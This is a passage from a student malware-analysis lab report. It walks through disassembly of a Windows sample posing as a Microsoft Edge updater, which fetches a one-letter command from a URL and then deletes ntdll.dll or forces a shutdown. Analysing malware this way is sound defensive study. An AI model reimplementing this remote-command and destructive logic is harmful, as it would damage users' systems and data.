 0040143b 85 c0          TEST       EAX,EAX
 0040143d 75 04          JNZ        read_file_successful
 0040143f 33 c0          XOR        EAX,EAX
 00401441 eb 24          JMP        get_url_bytes_done
```

The internet_read_file label makes a call with InternetReadFile where the buffer is made to contain the command that is being read from the url. If this is successful then the command is stored in the eax register and a jump to read_file_successful is made. Otherwise, a jump to get_url_bytes_done is made after the eax register is cleared.




```
                         read_file_successful                      XREF[1]:    004
 00401443 33 c0              XOR        EAX,EAX
 00401445 40                 INC        EAX
 00401446 6b c0 1f           IMUL       EAX,EAX,0x1f
 00401449 8b 4d 0c           MOV        ECX,dword ptr [EBP + read_command]
 0040144c 8a 44 05           MOV        AL,byte ptr [EBP + EAX*0x1 + -0x2c]
          d4
 00401450 88 01              MOV        byte ptr [ECX],AL
 00401452 ff 75 f8           PUSH       dword ptr [EBP + url_handle]
 00401455 ff 15 e0 80        CALL       dword ptr [->WININET.DLL::InternetCloseHan...
          40 00
 0040145b ff 75 fc           PUSH       dword ptr [EBP + session_handle]
 0040145e ff 15 e0 80        CALL       dword ptr [->WININET.DLL::InternetCloseHan...
          40 00
 00401464 33 c0              XOR        EAX,EAX
 00401466 40                 INC        EAX
```

The read command is stored for later use in the AL register from the buffer. Then the internet connection and the url connection are both closed before clearing the eax register and incrementing it by 1, and returning to the while_loop.



```
004014c5 59                 POP        param_1
004014c6 59                 POP        param_1
004014c7 83 f8 01           CMP        EAX,0x1
004014ca 75 0b              JNZ        get_url_bytes_failed
004014cc ff 75 fc           PUSH       dword ptr [EBP + local_8]
004014cf e8 36 fb ff        CALL       thunk_get_url_bytes_success
         ff
004014d4 59                 POP        param_1
004014d5 eb 0b              JMP        no_active_internet_sleep
```


In this screenshot the continuation of the while_loop is shown and if the get_url_bytes call was successful the call to thunk_get_url_bytes_success takes place.



```
                        get_url_bytes_failed                       XREF[
 004014d7 68 00 84       PUSH       0x240c8400
          0c 24
 004014dc ff 15 1c 80    CALL       dword ptr [->KERNEL32.DLL::Sleep]
          40 00
```


Otherwise, the jump to get_url_byte_failed takes place and a call to sleep for 604800000 milliseconds.

This next screenshot shows the intent that the program was trying to carry out if the while_loop is successful in opening an internet connection, url connection, and receiving the command from the file read.




```
00401469 55             PUSH       EBP
0040146a 8b ec          MOV        EBP,ESP
0040146c 0f be 45 08    MOVSX      EAX,byte ptr [EBP + param_1]
00401470 83 f8 64       CMP        EAX,0x64
00401473 75 0d          JNZ        param_1_not_d
00401475 68 8c 70       PUSH       s_C:WindowsSystem32_tdll.dll_0040708c
         40 00
0040147a ff 15 18 80    CALL       dword ptr [->KERNEL32.DLL::DeleteFileA]
         40 00
00401480 eb 20          JMP        command_done
```

The value contained in param_1 that was read from the file read call earlier, is converted from a char to an int value using MOVSX and that value is contained in the eax register. This is compared to the hex value of 0x64 which is an int of 100 and corresponds to the letter “d”. If the value contained in param_1 matches the letter “d” then "C:WindowsSystem32\ntdll.dll" is pushed to the stack and DeleteFileA is called. Thus this would delete that file and then jump to command_done.



```
                       param_1_not_d                        XREF[1]:
00401482 0f be 45 08    MOVSX      EAX,byte ptr [EBP + param_1]
00401486 83 f8 73       CMP        EAX,0x73
00401489 75 0c          JNZ        param_1_not_s
0040148b 6a 00          PUSH       0x0
0040148d 6a 04          PUSH       0x4
0040148f ff 15 74 80    CALL       dword ptr [->USER32.DLL::ExitWindowsEx]
         40 00
00401495 eb 0b          JMP        command_done
```


If the param_1 value when converted does not match 100, then the program jumps to param_1_not_d. Then the value is converted again and compared to hex 0x73, 113 in decimal, ASCII the letter “s”. If this matches then the program pushes values to the stack for a shutdown and calls ExitWindowsEx. It is important to look at the arguments used for this call, uFlags being 0x4 and corresponding to EWX_FORCE (used in emergency, can cause applications to lose data, force shutdown) and dwReason being zero and corresponding to the reason code is not set and logged at "No title for this reason could be found". Then the program jumps to label command_done. If param_1 does not match the letter “s”, then the program jumps to the label param_1_not_s.



```
                        param_1_not_s                              XREF[1]:
00401497 68 00 5c          PUSH       0x5265c00
         26 05
0040149c ff 15 1c 80       CALL       dword ptr [->KERNEL32.DLL::Sleep]
         40 00

                        command_done                               XREF[2]:
004014a2 5d                POP        EBP
004014a3 c3                RET
```

In this case the value of 0x5265c00 is pushed and then the call to Sleep is made and the program sleeps for 86400000 milliseconds.

The label command_done is also shown here where ebp is popped off the stack and then the program returns to the while loop.




```
004014cf e8 36 fb ff       CALL       thunk_get_url_bytes_success
         ff
004014d4 59                POP        param_1
004014d5 eb 0b             JMP        no_active_internet_sleep

                        get_url_bytes_failed                       XREF[1]:
004014d7 68 00 84          PUSH       0x240c8400
         0c 24
004014dc ff 15 1c 80       CALL       dword ptr [->KERNEL32.DLL::Sleep]
         40 00

                        no_active_internet_sleep                   XREF[2]:
004014e2 68 80 ee          PUSH       0x36ee80
         36 00
004014e7 ff 15 1c 80       CALL       dword ptr [->KERNEL32.DLL::Sleep]
         40 00
004014ed eb b9             JMP        while_loop
```

Upon return the line param_1 is popped off of the stack and then the program jumps to the label no_active_internet_sleep. The call to Sleep is made and the program sleeps for 3600000 milliseconds before jumping back to the while_loop label.

Lab 5 Report
Gunnar Yonker

The label main_done is jumped to if the eax value at the beginning of the while_loop is zero.



```
                          main_done
004014ef c9                   LEAVE
004014f0 c3                   RET
```

Conclusion:

The malware appears to perform the following malicious activities:

The main function initializes the stack and then the program moves into a while loop. The while loop checks for active internet connectivity using the InternetGetConnectedState function. It is also at this point in the ASM code that the code tries to make the user believe that the url that is going to be accessed, if the code is looked at, belongs to microsoftupdates.com. If there is no active internet connection the error message "Connection Error! Cannot download updates for Microsoft Edge" is displayed and the malware sleeps for about an hour (3600000 milliseconds) before continuing to the next iteration of the while loop. If there is an active internet connection, the malware will display a success message, "Downloading updates for Microsoft Edge…" and then the malware will attempt to open a handle to malicious url. The call functions that the malware uses are InternetOpenW and InternetOpenUrlW to establish this session handles. If successful, the malware then attempts to call to InternetReadFile to read a command from the url connection. The data is written to a buffer and then the handles are closed before returning back to the while loop function. The command that was received from the InternetReadFile call is then checked before performing the next action. If the command received corresponds to the ASCII letter "d" then a file is deleted, specifically the call DeleteFileA is used to delete "C:WindowsSystem32/ntdll.dll". If the command received corresponds to the ASCII letter "s" then the malware will attempt a forceful shutdown of the system by calling ExitWindowsEx with the arguments that specific a EWX_FORCE shutdown and that the dwReason code is logged as "No title for this reason could be found". If neither of these values match, then the malware will call to another Sleep function and sleep for 86400000 milliseconds. Unless a system shutdown occurs, the program will then return back to the while loop and continue another iteration.

I believe that this malware attempts to make the user believe that it is downloading an update for Microsoft Edge, and then tries to enforce this belief by pushing the url of the microsoftupdates.com address in the code, but that url is never used in the call. There is a different url that is pushed and used in the call function when the handle is established that then allows the program to receive the intended data from that url. The program then has the goal of deleting the "C:WindowsSystem32/ntdll.dll" file or forcefully shutting down the system based on what command is received. The malware has sleep functions built in so that the while loop can continue its iterations at different times, constantly checking for there to be an internet connection. Once an internet connection is found, or the user believes that the program is attempting a Microsoft Edge update so they connect to the internet, the program will carry out with deleting the file or forcefully shutting down the system.